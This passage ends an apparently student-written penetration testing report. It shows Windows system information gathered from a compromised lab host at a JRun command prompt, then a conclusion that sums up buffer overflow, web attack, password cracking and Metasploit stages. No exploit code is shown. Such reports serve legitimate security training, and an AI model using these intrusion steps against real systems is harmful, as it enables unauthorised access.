Time Zone:                 (UTC+08:00) Beijing, Chongqing, Hong Kong, Urumqi
Total Physical Memory:     1,023 MB
Available Physical Memory: 136 MB
Virtual Memory: Max Size:  2,127 MB
Virtual Memory: Available: 212 MB
Virtual Memory: In Use:    1,915 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    WORKGROUP
Logon Server:              N/A
Hotfix(s):                 2 Hotfix(s) Installed.
                           [01]: KB2534111
                           [02]: KB976902
Network Card(s):           2 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    Yes
                                 DHCP Server:     192.168.37.254
                                 IP address(es)
                                 [01]: 192.168.37.148
                                 [02]: fe80::c488:3372:b6a6:f6de
                           [02]: TAP-Win32 Adapter V9
                                 Connection Name: Local Area Connection 2
                                 Status:          Media disconnected

C:\JRun4\bin>
```

Conclusion

This penetration testing assignment provided a thorough look into various real-world cyberattack scenarios, broken down into four key stages. Each phase—ranging from Buffer Overflow and Web-Based Attacks to Password Cracking and Metasploit Exploitation—introduced a distinct set of offensive security techniques. It also highlighted the vital importance of system hardening, continuous monitoring, and secure configurations. The structured journey from basic memory attacks to more sophisticated web and network exploits showcased the complex nature of cybersecurity threats. Each successful breach underscored the potential dangers of insufficient defense-in-depth strategies and reinforced the necessity for regular security assessments within organizations. The hands-on experience I gained during this assessment significantly enhanced my skills with essential penetration testing tools and methodologies. Throughout the process, I maintained a strong focus on ethical considerations, legal boundaries, and thorough documentation, which are all best practices in the cybersecurity realm. These insights will be invaluable in my future roles, whether in red team operations or broader information security positions.